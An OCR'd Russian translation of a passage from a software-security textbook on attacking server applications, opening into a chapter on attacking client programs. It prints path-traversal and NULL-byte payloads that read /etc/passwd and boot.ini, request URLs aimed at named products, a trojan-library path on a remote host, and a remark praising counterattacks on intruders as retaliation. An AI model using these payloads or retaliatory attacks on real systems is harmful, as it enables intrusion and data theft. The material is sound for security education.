Серверный демон может порождать (осуществлять ветвление) новый процесс для каждого подключающегося пользователя. Если сервер запущен с правами суперпользователя или администратора, предоставляемые новому процессу привилегии должны быть снижены до уровня учетной записи обычного пользователя. Иногда дескрипторы для открытых ресурсов наследуются порожденными (дочерними) процессами. Если защищенный ресурс уже открыт, то дочерний процесс получает бесконтрольный доступ к этому ресурсу, иногда даже случайно (рис. 4.10).




Рис. 4.10. Схема наследования дочерним процессом защищенного ресурса. Это сложная проблема, которая часто решается разработчиками некорректно

Этот тип атаки наиболее подходит для решения задачи расширения привилегий. Для проведения атаки требуется наличие существующей учетной записи и определенные знания об открытом канале. В некоторых случаях для внесения кода в атакуемый процесс используется "троянская" библиотека, выполняется внедрение удаленного потока или организовывается переполнение буфера. Благодаря этому хакер получает доступ к отрытым дескрипторам , используя собственные команды.

Наследование прав доступа и списки контроля доступа

Списки контроля доступа (ACL) широко используются в качестве механизма обеспечения безопасности. Проблема в том, что этими списками чрезвычайно сложно управлять. Ведь для создания непротиворечивых списков доступа нужно четко представлять, выполнение каких действий с данным ресурсом можно разрешить каждому отдельному пользователю или группе. Иногда это совсем непросто.

Из-за этой сложности использование списков контроля доступа часто приводит к ошибкам на практике. Будем считать, что списками контроля доступа нельзя управлять безошибочно, т.е. неминуемо возникают проблемы с обеспечением безопасности. Для правильного управления списками ACL и сохранения настроек требуются сложные средства аудита. Практически неизбежно, что права доступа для того или иного файла будут установлены неправильно, что приведет к возможности успешной атаки на этот файл.

Дескриптор безопасности процесса позволяет операционной системе определять, когда процесс может иметь доступ к запрошенному ресурсу. Объекты дескриптора безопасности сравниваются со списками контроля доступа для интересующего ресурса. При создании дочернего процесса некоторые записи в дескрипторе безопасности наследуются, а другие — нет. Для управления этим наследованием существует несколько способов. Однако из-за возникающей сложности, привилегии могут быть предоставлены дочернему процессу случайно.

Использование свойств файловой системы

Файловая система общедоступного сервера — это весьма "оживленное" место. В разных местах остаются данные всех видов, что напоминает мусор на улицах после многолюдного концерта или парада. Для многих серверов проблема заключается в невозможности поддержания порядка.

Есть несколько решений этой проблемы. Временные файлы должны храниться в безопасной области, недоступной для глаз злоумышленника. Это же касается и резервных файлов. Это вопрос аккуратности.

Опять прибегая к аналогиям, обычный сервер можно рассматривать как участок земли для "сада" данных. Создаются копии этих данных, которые остаются в различных местах. Временные и резервные файлы остаются доступными для всех желающих. Не устанавливается ограничивающих прав доступа к важным каталогам. В результате пираты могут обойти процедуру аутентификации при подключении к порносайту и получить непосредственный доступ к материалам конкурентов. Любое хранилище, в которое можно записать данные, становится источником распространения пиратского программного обеспечения (предназначен ли ваш сайт для этой цели?). Вы когданибудь наблюдали при подключении к UNIX-серверу, что осуществляется одновре-

менная загрузка 1400 копий файла `quake.iso`? Большинство системных администраторов сталкивались с этой проблемой хотя бы однажды.

Обычно серверное программное обеспечение интенсивно использует файловую систему. В частности, Web-сервер всегда читает или исполняет файлы. Чем сложнее сервер, тем сложнее гарантировать безопасность файловой системы. В Internet существует множество Web-серверов, которые разрешают читать или исполнять *любой файл на жестком диске*! Программный код между потенциально квалифицированным хакером и файловой системой служит "красной тряпкой" для злоумышленников и просто "просит", чтобы его взломали. Как только хакер получит доступ к хранилищу данных, можно поспорить, что он сумеет распорядиться им как следует.

Давайте рассмотрим уровни доступа между хакером и файловой системой. Широко применяются несколько стандартных атак, например, простой запрос файлов и их получение. Однако для этого хакеру нужны хотя бы минимальные сведения о структуре файловой системы. Но в этом нет ничего сложного, ведь большинство систем очень похожи друг на друга. Более хитрые способы используются для получения списка каталогов и составления "карты" неизвестной файловой системы.

Шаблон атаки: переменная пользователя передается в вызов функции файловой системы

В приложениях широко применяются обращения к функциям файловой системы. Во многих случаях пользовательские данные используются, чтобы задать имена файлов и другие данные. Без соответствующего контроля безопасности это приводит к классическим проблемам безопасности, когда хакер получает возможность передавать различные данные в качестве параметров для вызовов функций файловой системы.

Существует две основные категории атак с помощью передачи входных данных: атаки на переполнение буфера (наиболее популярный метод) и передача данных в привилегированные вызовы функций API (лишь немного уступает по популярности атакам на переполнение буфера). В атаках этого типа предоставленные пользователем данные передаются в качестве аргумента вызову функции файловой системы. Рассмотрим две основные формы этой атаки.

Использование имен файлов

Если пользователь должен передать программе имя файла, хакер может просто изменить имя этого файла. Рассмотрим файл журнала, имя которого задается исходя из имени сервера. Предположим, что популярное приложение для общения в чате пытается установить соединение с компьютером, IP-адрес которого, например, `192.168.0.100`. Это чат-приложение хочет создать файл журнала для сеанса. Сначала устанавливается соединение с DNS-сервером и выполняется поиск по заданному IP-адресу. DNS-сервер возвращает соответствующее имя, например `server.exploited.com`. После получения искомого имени чат-приложение создает файл журнала под названием `server.exploited.com.LOG`. Догадайтесь, как хакер использует подобный механизм в своих целях?

Рассмотрим, что произойдет, если хакеру удалось взломать DNS-сервер. Или, предположим, он хочет исказить содержимое кэша DNS на клиентском компьютере. Теперь

он опосредованно управляет именем файла журнала, задавая имя DNS. Хакер может предоставить DNS-ответ в виде `server.exploited/../../../../NIDS/Events.LOG`, что, вероятно, приведет к уничтожению ценного файла журнала.

Переход к другим каталогам

Предположим, что Web-приложение предоставляет пользователю доступ к набору отчетов. Путь к каталогу отчетов может выглядеть как `web/username/reports`, где `username` — это имя пользователя. Если имя пользователя передается в скрытом поле, злоумышленник может предоставить подложное имя пользователя наподобие `../../../../../WINDOWS`. Если хакеру необходимо удалить окончание строки (например `/reports`), то он может просто добавить достаточное число символов, чтобы эта строка была обрезана. Альтернативным вариантом является добавление в качестве завершающего символа `NULL` (`%00`), чтобы задать точку завершения строки.

Шаблон атаки: добавление завершающего символа `NULL`

В некоторых случаях, особенно при использовании языка написания сценариев, строка данных для проведения атаки может заканчиваться символом `NULL`. Используя альтернативный вариант написания символа `NULL` (например `%00`), можно добиться желаемого преобразования символов. Если в строках разрешается передавать символы `NULL` или преобразование не предполагает автоматического добавления символа завершения строки `NULL`, то в результирующей строке могут содержаться многочисленные символы `NULL`. В зависимости от метода анализа в языке написания сценариев, символ `NULL` может быть использован для удаления последующих данных при атаках с внесением вредоносных данных.

Можно назвать следующие варианты написания символа `NULL`.

```
PATH%00
PATH[0x00]
PATH[альтернативное написание символа NULL]
<script></script>%00
```

Шаблон атаки: окончание строки, символ `NULL` и обратная косая черта

Если строка передаваемых данных проходит через определенный фильтр, то завершающий символ NULL может оказаться недопустимым согласно правилу этого фильтра. Использование альтернативных вариантов написания символа NULL позволяет хакеру вставить символ NULL в середину строки, а в качестве окончания этой строки использовать разрешенные данные, чтобы избежать блокирования фильтром. В качестве примера можно привести фильтр, который проверяет наличие завершающего символа косой черты. Если возможен ввод данных, но в конце строки должна присутствовать косая черта, то хакер может использовать альтернативный вариант кодировки символа `NULL` и внедрить его в середину строки.

Еще раз приведем примеры популярных форм подобной атаки.

```
PATH%00%5C
PATH[0x00][0x5C]
PATH[альтернативная кодировка NULL][дополнительные параметры для
     прохождения через фильтр]
```

Ввод данных для перехода в нужный каталог

В следующем адресе URL приведен пример довольно простого ввода строки вредоносных данных.

```
http://getAccessHostname/sekbin/
helpwin.gas.bat?mode=&draw=x&file=x&module=&locale=[путь к каталогу]
[%00][%5C]&chapter=
```

Эта атака периодически повторяется с определенной степенью регулярности. Существует множество вариантов ее реализации. Затратив не так уж много времени на внесение данных для Web-приложений, всегда можно обнаружить новую программу атаки.

Шаблон атаки: переход в нужный каталог

Как правило, текущим рабочим каталогом для процесса является какой-то подкаталог. Чтобы получить какие-то более интересные данные из системы, хакер может предоставить относительный путь для перехода из одного каталога в другой (более интересный для него). Этот метод позволяет не использовать полные имена файлов (те, которые начинаются с корневого каталога). Удачное свойство метода использования относительных путей заключается в том, что после перехода в корневой каталог файловой системы дополнительные попытки подняться еще на один уровень просто игнорируются. То есть, для гарантированного перехода в корневой каталог достаточно ввести побольше наборов "`../`" в передаваемой строке данных.

Если текущий рабочий каталог является подкаталогом третьего уровня, то сработает следующая команда перехода.

```
../../../etc/passwd
```

Обратите внимание, что она эквивалентна следующей команде.

```
../../../../../../../../../../../../etc/passwd
```

Ниже приведено несколько распространенных строк для перехода в нужный каталог.

```
../../../winnt/
..\..\..\..\winnt
../../../../etc/passwd
../../../../../../boot.ini
```

Переход к нужному файлу, строка запроса и HSphere

Это простые примеры, но они описывают реальные атаки. Удивительно, но такие уязвимые места действительно существуют. Их наличие свидетельствует о том, что Web-разработчики обычно гораздо меньше задумываются о безопасности программного кода, чем простые программисты, работающие с языком C.

```
http://<цель>/<путь>/psoft.hsphere.CP/<путь>/?template_name=
↳  ../../etc/passwd
```

Переход к нужному файлу, строка запроса и GroupWise

Интересно, что для этой атаки требуется использование завершающего символа NULL.

```
http://<цель>/servlet/ webacc?User.html=../../../../../../boot.ini%00
```

Использование возможностей программы для сетевого мониторинга

От этой проблемы страдают Web-приложения всех видов и всех размеров. В большей части серверного программного обеспечения отсутствует уязвимое место, позволяющее хакеру непосредственно перейти в нужный каталог. Однако в некоторых редких случаях можно найти систему, в которой вообще не выполняется фильтрации входных данных. Для загрузки файлов достаточно использовать следующую HTTP-команду.

```
GET /cgi-bin/../../../../WINNT/system32/target.exe HTTP/1.0
```

После появления многочисленных уведомлений об этой проблеме компании исправили ошибку на своих серверах. Однако во многих ситуациях исправление было неполным. Существует альтернативный вариант проведения этой атаки с помощью URL-адреса, подобного приведенному ниже.

```
GET /cgi-bin/PRN/../../../../WINNT/system32/target.exe HTTP/1.0
```

Этот альтернативный вариант является хорошим подтверждением того, почему создание "черных списков" блокируемых данных достаточно сложно и всегда предпочтительнее создавать "белые списки".

Рассматриваемое программное обеспечение также нередко предоставляет интерфейс на основе PHP-сценариев для взаимодействия с программой мониторинга сетевых ресурсов (например Alchemy Eye). Это позволяет хакеру получать нужные файлы непосредственно по HTTP.

```
http://[атакуемый_хост]/modules.php?set_albumName
➥ =album01&id=aaw&op=modload&name=gallery&.le=index&include
➥ =../../../../../../etc/hosts
```

Переход к нужному каталогу с помощью базы данных Informix

Чтобы нас не называли лентяями, которые не добавили в список уязвимых программ популярную базу данных, попробуйте использовать следующую строку для атаки на базу данных Informix.

```
http://[атакуемый хост]/ifx/?LO=../../../etc/
```

Использование переменных среды

Еще одним источником для передачи данных в программу (о котором часто забывают) являются переменные среды. Если хакер может контролировать значения переменных среды, то он способен нанести серьезный ущерб программе.

Шаблон атаки: клиент управляет значениями переменных среды

Передавая данные, хакер до прохождения аутентификации предоставляет значения, с помощью которых изменяет значения переменных среды для атакуемого процесса. Основная идея состоит в том, что переменные среды изменяются до использования аутентификационного кода.

Существует небольшая вероятность что во время сеанса, после прохождения аутентификации, обычный пользователь сможет изменить значения переменных среды и получить привилегированный доступ.

Переменные среды UNIX

Изменив значение переменной среды `LD_LIBRARY_PATH` для программы Telnet, можно заставить эту программу использовать альтернативную версию (возможно, "троянскую") библиотеки функций. Эта троянская библиотека должна быть доступна в атакуемой файловой системе и содержать "троянский" код, позволяющий пользователю входить в систему с неправильным паролем.

В качестве альтернативы загрузки на атакуемую систему троянского файла, в некоторых файловых системах можно использовать имена файлов, в которых содержатся адреса удаленных хостов, например: `\\172.16.2.100\shared_files\trojan_dll.dll`.

Использование внешних переменных

Во многих случаях программное обеспечение поставляется с набором заранее установленных параметров. И часто установка этих параметров выполнена без всякого учета требований безопасности. При атаке хакер может воспользоваться этими установленными по умолчанию параметрами.

Шаблон атаки: предоставленные пользователем глобальные переменные

В мощных языках наподобие PHP многие настройки по умолчанию установлены неправильно.

Для удобства (а может, из-за своей лени) некоторые программисты могут интегрировать "секретные" переменные в свои приложения. Секретная переменная используется как пароль, по которому приложение предоставляет привилегированный доступ. Например, существует Web-приложение, которое различает обычного пользователя и администратора, проверяя значение переменной скрытой формы (например `ADMIN=YES`). Это может казаться сумасшествием, но самостоятельно разработанные Web-приложения для использования в крупнейших банках планеты работают именно таким образом. Именно такие ошибки стараются выявить команды по проведению аудита программного обеспечения.

Иногда подобные проблемы возникают не из-за ошибок программистов, но в результате изначального "проекта" платформы или языка. Это относится к глобальным переменным PHP.

Использование глобальных переменных PHP

Язык PHP можно назвать "наглядным пособием" безответственного отношения к безопасности. Основная причина быстрого распространения PHP состоит в "простоте использования" и в "магическом" заклинании "Не заставляйте разработчика делать лишнюю работу". Это реализовано в PHP благодаря тому, что язык стал менее формальным, т.е. в PHP можно объявлять переменные при первом использовании,

инициализировать что угодно с заранее установленными значениями и "захватывать" любую переменную из транзакции с доступом к этой переменной. В языке PHP при выборе между простым и более сложным предпочтение всегда отдается более простому варианту.

Одним из последствий такого подхода является то, что PHP позволяет пользователям Web-приложений заменять переменные среды собственными переменными из непроверенных запросов. Таким образом, удаленный пользователь может заменить и контролировать критически важные значения, такие как текущий рабочий каталог и строка поиска.

Еще одно следствие — значения переменных могут непосредственно контролироваться и назначаться с помощью предоставляемых пользователями значений, установленных в полях запроса GET и POST. Таким образом, казалось бы, абсолютно безобидный программный код может позволять делать весьма неприятные вещи.

```
while($count < 10){
    // Делаем что-либо
    $count++;
}
```

В этом цикле по идее действия (тело цикла) должны повторяться десять раз. При первой итерации будет использовано значение нуля (по умолчанию), а при каждом последующем прохождении цикла будет происходить инкрементное приращение значения переменной $count. Проблема в том, что программист не инициализировал значение нуля до входа в цикл. Это нормально, поскольку PHP инициализирует переменную при ее объявлении. В результате код работает, несмотря на низкое качество. Проблема в том, что пользователь Web-приложения может отправить запрос наподобие

```
GET /login.php?count=9
```

и заставить переменную $count начать со значения 9, т.е. цикл будет выполнен только один раз.

В зависимости от конфигурации, PHP может использовать пользовательские переменные вместо переменных среды. PHP для всех переменных среды исполняемых процессов инициализирует глобальные переменные, например $PATH и $HOSTNAME. Эти переменные имеют огромное значение, поскольку они могут использоваться при операциях с файлами или при организации сетевого взаимодействия. Если хакер может установить новое значение для переменной PATH (например PATH='/var'), то, скорее всего, программу можно взломать.

Язык PHP также позволяет принимать теги полей, предоставленные в запросах GET/POST и преобразовывать их в глобальные переменные. Это как раз касается переменной $count, которую мы использовали в предыдущем примере.

Рассмотрим еще один пример, связанный с этой проблемой, в котором в программе определяется переменная $tempfile. Хакер может предоставить новое значение для временного файла, например $tempfile = "/etc/passwd". Затем этот временный файл можно стереть с помощью команды unlink($tempfile);. Теперь файл паролей уничтожен — прискорбное событие для большинства операционных систем.

Также не забывайте, что при использовании функций include() и require() сначала выполняется поиск значения переменной $PATH и что при вызовах команд-

ного интерпретатора могут выполняться критически важные программы, например `ls`. Таким образом, хакер может подменить `ls` "троянской" копией этой программы (изменив значение переменной `$PATH`). Подобная атака может использоваться для подмены библиотек путем изменения значения переменной `$LD_LIBRARY_PATH`.

И наконец, в некоторых версиях PHP пользовательские данные могут передаваться в системный журнал как строка форматирования, что может вызвать переполнение буфера в приложении с помощью этой строки форматирования.

Использование недостатков при аутентификации сеанса

Некоторые серверы при аутентификации предоставляют пользователям специальные идентификаторы сеанса. Этот метод может реализоваться в виде файла cookie (в HTTP-системах), встроенного идентификатора сеанса в значении HLML-атрибута `HREF` или как численное значение в структуре. Вместо какой-либо надежной формы аутентификации пользователь опознается по этому идентификатору. Причина применения такого подхода часто заключается в невозможности обеспечить надежный механизм аутентификации на сетевом уровне, в необходимости подключения мобильного пользователя или в том, что атакуемая система является мощным Web-сервером, который должен распределять нагрузку на несколько серверов.

Проблема в том, что идентификатор сеанса, хранящийся в базе данных или кэше памяти, может использоваться для контроля на сервере состояния пользователя (информация о прошедших аутентификацию пользователей). По идентификатору сеанса устанавливаются полностью доверительные отношения (fully trusted). Это означает, что хакер может использовать идентификатор сеанса для доступа к личным или секретным ресурсам. Если в системе проверяется только действительный идентификатор сеанса, то злоумышленник сможет добраться до защищенных ресурсов.

Когда в приложении используются отдельные переменные для хранения идентификатора сеанса и идентификатора пользователя, то такое приложение можно взломать, если аутентифицированный пользователь просто изменит идентификатор сеанса. Приложение проверит, что пользователь имеет необходимые права доступа, т.е. используется корректный ключ пользователя. После этой проверки приложение слепо доверяет идентификатору сеанса.

Однако в многопользовательской системе одновременно могут быть активны несколько сеансов пользователей. Хакер может просто изменить идентификатор сеанса, используя корректный ключ пользователя. Следовательно, хакер крадет сеансы, открытые другими пользователями. Мы были свидетелями такой атаки, осуществленной против мощного приложения для проведения видеоконференций в финансовом учреждении. После подключения любой пользователь мог перехватить видеопотоки других пользователей.

Шаблон атаки: идентификаторы сеанса и ресурсов, а также доверительные отношения

При наличии доступа к простым идентификаторам сеанса и ресурсов, ими могут воспользоваться хакеры для проведения атак. Многие атаки настолько просты, что достаточно вставить нужный идентификатор в поток данных.

Один из вариантов атаки с применением идентификатора сеанса возможен тогда, когда приложение разрешает пользователям запрашивать интересующие ресурсы. Если пользователь может запросить ресурсы, принадлежащие другим пользователям, то система оказывается открытой для атаки.

Ошибка в IPSwitch Imail

Ресурсами можно назвать файлы, записи в базе данных или даже порты и аппаратные средства. В многопользовательской системе ресурсами могут быть личные файлы и сообщения электронной почты. Основанные на Web-технологиях системы электронной почты являются хорошим примером сложных многопользовательских программных систем, в которых часто используются идентификаторы сеансов. В запрос ресурсов могут включаться дополнительные идентификаторы, например имя почтового ящика. Отличный пример — система обмена электронной почтой IPSwitch Imail, в которой используется внешний Web-интерфейс для получения электронной почты. Пользователь проходит аутентификацию и получает идентификатор сеанса. Запрос на чтение электронной почты выглядит примерно следующим образом.

```
http://target:8383/<идентификатор_пользователя>/readmail.cgi?uid
↳ =имя_пользователя&mbx=../имя_пользователя/Main
```

Сразу же заметны несколько проблем. Во-первых, пользователь должен предоставить не только идентификатор сеанса, но и имя пользователя. На самом деле требуется также предоставить еще и путь к файлу. Однако эти идентификационные данные, предоставляемые не единожды, по сути являются очевидным доказательством неправильной работы программы `readmail.cgi`. Практически, если заменить одно имя пользователя другим, то запрос все равно будет обработан. Такой запрос возвращает почту *другого* пользователя! Атака выглядит приблизительно так:

```
http://target:8383/<идентификатор_сеанса>/readmail.cgi?uid
↳ = имя_пользователя&mbx=../имя_другого_пользователя/Main
```

Подбор идентификаторов сеанса

Во избежание взлома, не следует использовать легкие для отгадывания идентификаторы сеанса. Хакеры придумали сотни хитростей для проверки возможности предсказания значений идентификаторов сеансов. Один из самых интересных методов называется анализом фазового пространства[6].

Анализ фазового пространства

Метод отложенного добавления координат (delayed coordinate embedding) заключается в создании изображения фазового пространства одномерных числовых рядов для значений функции динамической системы как распределения в каком-то пространстве (например трехмерном). Этот метод был разработан еще в 1927 году и опи-

[6] *Фазовое пространство — это геометрический образ, представленный множеством всевозможных состояний физической системы, наделенных естественным понятием близости. Состояние системы в некоторый момент времени изображается в виде точки в этом пространстве.* — Прим. ред.

сан во многих материалах по исследованиям динамических систем. При этом замеряют значения одной переменной в динамической системе в различные моменты времени. После получения набора значений этот набор вычерчивается во многомерном пространстве. Это позволяет выявить взаимосвязь между данными. Основным преимуществом метода является возможность выявления закономерностей в наборах чисел. В трехмерном пространстве становится очевидной предсказуемая последовательность чисел. Если данные случайны, то они отображаются как распределенный шум.

Ниже приведено уравнение, используемое для построения следующих графиков:

```
X[n] = s[n-2] - s[n-3]
Y[n] = s[n-1] - s[n-2]
Z[n] = s[n] - s[n-1]
```

Вновь призывая читателя к образному мышлению, рассмотрим это уравнение как гребенку, которую "протягивают" через наборы чисел (рис. 4.11). Расстояние между зубцами называют "задержкой", которая в данном случае равна единице. Количество зубцов — это количество измерений, равное в данном случае трем. Решение уравнений для гребенки дает одну точку. При "протягивании" гребенки через наборы данных мы получаем набор точек.

На рис. 4.12 показано несколько тысяч точек, полученных при исследовании X-сервера операционной системы MAC OS. Исследовалось значение начального номера последовательности (Initial Sequence Number — ISN) TCP-стека. Очень важно, чтобы значение этого номера нельзя было предсказать. График был создан с помощью простой Windows-программы, которая отображает точки, используя OpenGL.




Рис. 4.11. Анализ фазового пространства напоминает "протягивание" гребенки через наборы чисел





Рис. 4.12. График в трехмерном фазовом пространстве. Данные получены в результате исследования 100000 "замеров" начальных номеров последовательности для X-сервера MAC OS. График получен с помощью программного кода на основе технологии OpenGL[7]

Распределение точек позволит увидеть шаблон назначения номеров. Скопления точек — это зоны, в которых чаще всего происходит выбор значения ISN. Если бы значения начального номера последовательности выбирались случайно, то этих скопле-

[7] *График на рис. 4.12 получен по данным, предоставленным Майклом Залевски (Michael Zalevski). Дополнительную информацию можно получить по адресу* `http://razor.bindview.com/publish/papers/tcpseq.html`



ний не было бы. На рис. 4.13 приведен результат исследования действительно случайных наборов чисел. Разница очевидна. Случайные последовательности чисел дают равномерное распределение точек на изображении фазового пространства. Как видим, нет никаких четких скоплений.

Осуществить чтение набора данных в нашей программе отображения на основе OpenGL достаточно просто, как показано ниже.

Рис. 4.13. Трехмерное фазовое пространство для случайных точек

```
in_file=fopen("data.bin", "r");

if(in_file)
{
   ////////////////////////////////////////////////
   // Создайте набор данных или прочитайте их из другого места.
   ////////////////////////////////////////////////
   int i = 0;

   int *pt_array = new int[99999];

   float mean = 0;

   while(!feof(in_file) && i < 99998)
   {
      char _c[64];
      fgets(_c, 62, in_file);
      DWORD s = atoi(_c);
      pt_array[i] = s;
      i++;
      mean += s;
   }
mean = mean/i;

int j=3;
while(j<i)
{
      gDataset.points[j-3].x= pt_array[j-2] - pt_array[j-3];
      gDataset.points[j-3].y= pt_array[j-1] - pt_array[j-2];
      gDataset.points[j-3].z= pt_array[j] - pt_array[j-1];
      j++;
   }
   gDataset.verts=j-3;
}
```

Мы сохраняем эти точки в простой структуре.

```
typedef struct
{
   float x, y, z;
} VERTEX;

typedef struct
{
 int verts;
 VERTEX *points;
} OBJECT;

OBJECT gDataset;
```

Мы также можем вычислить среднеквадратическое отклонение (standart deviation) значений для набора данных, что дает нам средство оценки случайности значений данных в наборе. Для набора действительно случайных данных мы должны получить среднее значение (mean average), очень близкое к средней величине (midpoint) диапазона данных. Среднеквадратическое отклонение должно приближаться к одной четвертой средней величины диапазона данных.

```
float midpoint = 0xFFFFFFFF / 2;
float tsd = midpoint / 2;

midpoint = midpoint / 0xFFFF;
tsd = tsd / 0xFFFF;

sprintf(_c, "Средняя величина %f, tsd %f", midpoint, tsd);
MessageBox(NULL, _c, "yeah", MB_OK);
float standard_deviation = 0;
int ct = 0;
while(ct<i)
{
  standard_deviation += abs(mean - pt_array[ct]);
  ct++;
}
standard_deviation = standard_deviation/i;

mean = mean / 0xFFFF;
standard_deviation = standard_deviation / 0xFFFF;

sprintf(_c, "Среднее значение %f, среднеквадратическое отклонение %f",
      mean,
      standard_deviation);
MessageBox(NULL, _c, "yeah", MB_OK);
```

Прорисовка GL-сцены выполняется следующим образом.

```
#define MAXX 639.0
#define MAXY 479.0

void DrawGLScene(GLvoid)
{
   glClear(GL_COLOR_BUFFER_BIT | GL_DEPTH_BUFFER_BIT);
...
   GLfloat tx,ty,tz;
   glBegin(GL_POINTS);
   for(int i=0;i<gDataset.verts;i++)
   {
      tx=gDataset.points[i].x * MAXX / 65535.0 / 65535.0;
      ty=gDataset.points[i].y * MAXY / 65535.0 / 65535.0;
      tz=gDataset.points[i].z * MAXY / 65535.0 / 65535.0;
      glVertex3f(tx,ty,tz);
   }
   glEnd();
}
```

Альтернативные варианты аутентификации

Уже достаточно давно специалисты убедились в необходимости быть крайне осторожными при подключении Windows-систем к сети. Очень трудно найти брандмауэр, который позволяет прохождение пакетов для работы Windows-системы в локальной сети. Открытые TCP-порты 139 и 445 означают, что Windows-система не защищена брандмауэром. Существуют средства для прямолинейных атак, которые способны предоставлять на вход таких систем сотни и даже тысячи пар значений

имя пользователя/пароль (подобранных по словарю) в секунду. Атака может продолжаться несколько часов или даже дней, пока не будет взломана учетная запись.

Администраторы могут подумать, что блокирование портов для работы в сети Windows-систем способно защитить их от этой атаки. И здесь они могут ошибиться. При наличии в системе нескольких вариантов аутентификации ситуация усложняется. Также усложняется и защита точки аутентификации с помощью простого брандмауэра, хотя это "решение" широко используется в современном мире. Многие Web-серверы, например, позволяют проводить отгадывание пароля и имени пользователя. Для Windows-систем это означает, что удаленный пользователь может пытаться пройти аутентификацию согласно информации стандартного файла паролей. Если этот Web-сервер работает в домене, то аутентификация хакера будет осуществляться с помощью данных, хранящихся на первичном контроллере домена. Таким образом, хакер способен проводить атаку "грубой силой" против домена, даже если порт 445 заблокирован.

Вызов ошибки для проверки надежности кода обработки ошибки

В большинстве программ используются службы и библиотеки вызовов функций API, но во многих программах не проверяется код возврата ошибки. Это может привести к любопытным проблемам, когда при вызове функции происходит ошибка, но программа предполагает, что вызов прошел успешно. При этом программой могут использоваться инициализированные переменные и "замусоренные" буферы. Если хакеру удается заполнить память до обработки ошибки при вызове функции, то в выделенной области памяти могут оказаться предоставленные хакером данные. Более того, ошибка вызова функции API может привести к аварийному завершению программы. Найти места в программном обеспечении сервера, в которых не проверяются возвращаемые значения, достаточно просто с помощью дизассемблера наподобие IDA Pro.

Резюме

Серверные приложения являются излюбленными целями атак хакеров. Удаленные атаки на серверные программы применяются настолько широко, что большое количество простейших кодов атак было интегрировано в удобные для использования программные средства.

Основной проблемой для серверных приложений является доверие к входным данным. Крайне важно, чтобы при создании серверных приложений прежде всего учитывались интересы защиты, однако в реальности это далеко не так. Вместо этого оказывается доверие входным данным, предполагается, что эти данные будут в правильном формате и уж тем более будут предназначены для мирных целей. Хакеры умело используют доверительные отношения для расширения привилегий и изменения существующих настроек, что позволяет им в конечном итоге успешно реализовать свои атаки на серверные приложения.

5 Взлом клиентских программ

Если вы думаете, что вы хакер и что достаточно усесться за монитор и дать команду на проведение атаки против определенного IP-адреса, то подобные заблуждения могут привести к ужасным последствиям. Можно самому стать жертвой атаки, поскольку вы проникаете на "вражескую" территорию. Вы не знаете, что представляют собой "атакуемые" системы, как устроено их программное обеспечение. Зато противник может вас видеть. Он может использовать любые ваши предположения, сделанные во время атаки. Если он обладает информацией о вашей системе, он вполне способен "заразить" ее вирусом. В конце концов, код клиентского приложения обрабатывает то, что ему отправляет сервер!

Вы всегда рискуете встретить "ответный огонь", когда взламываете чужие системы. Они способны уничтожить вас с помощью ваших собственных соединений.

Теперь рассмотрим ситуацию с другой стороны. Предположим, ваша сеть подверглась атаке. Каждый хост, который подключается к TCP-порту вашей системы, открывает себя для проведения контратаки. Вполне реально уничтожить злоумышленника ответной атакой. Но как? Прекрасным методом возмездия является взлом клиентских программ.

Клиентские программы в качестве цели атаки

Как известно, клиентское программное обеспечение может использоваться для подключения к серверу, но злоумышленник может использовать взломанную клиентскую программу или непосредственно взаимодействовать с сервером (как мы рассказали в главе 4, "Взлом серверных приложений"). Еще раз повторим наш стандартный совет, что серверы *никогда* не должны доверять данным, получаемым от клиента, а в клиентском коде *никогда* не должны реализовываться какие-либо функции защиты сервера.

Использование клиентского кода для защиты сервера от атак называют *безопасностью на стороне клиента* (client-side security). Любые подобные механизмы практически наверняка указывают на уязвимую архитектуру обеспечения безопасности. К счастью, эта глава не посвящена рассмотрению подобных вопросов.

Когда мы говорим об атаках на клиентские программы и внесении данных на клиентский компьютер, то подразумеваем совсем иной тип "безопасности на стороне

клиента". В данном случае мы говорим о клиенте, который не доверяет серверу. Другими словами, сервером может управлять хакер и он может попытаться взломать компьютер пользователя посредством клиентской программы. Что дальше?

Зачастую клиентская программа — это только один из уровней между сервером и файловой системой или локальной сетью пользователя. Если вредоносный сервер способен проникать в систему клиента, то с помощью такого сервера можно скачать файлы пользователя или даже заразить вирусом всю его сеть. Эта идея полностью меняет модель безопасности, поскольку безопасность в основном обеспечивается для сервера, в ущерб интересам клиента. Однако с появлением огромных компаний и мощных сетевых служб сейчас многие люди совместно используют общедоступные серверы с другими, незнакомыми людьми. Если эти серверы не защищены, потенциальные хакеры могут захватить управление сервером и провести атаку на других клиентов посредством скомпрометированной службы.

Представьте себе сервер в виде общедоступной комнаты отдыха. Серверное приложение обычно принимает соединения от тысяч клиентов, позволяет проведение транзакций и сохраняет данные пользователей. Во многих случаях сервер позволяет клиентам обмениваться данными, например, при общении в чате или при обмене файлами. В течение рабочего дня клиентам, как правило, просто необходимо взаимодействовать с сервером.

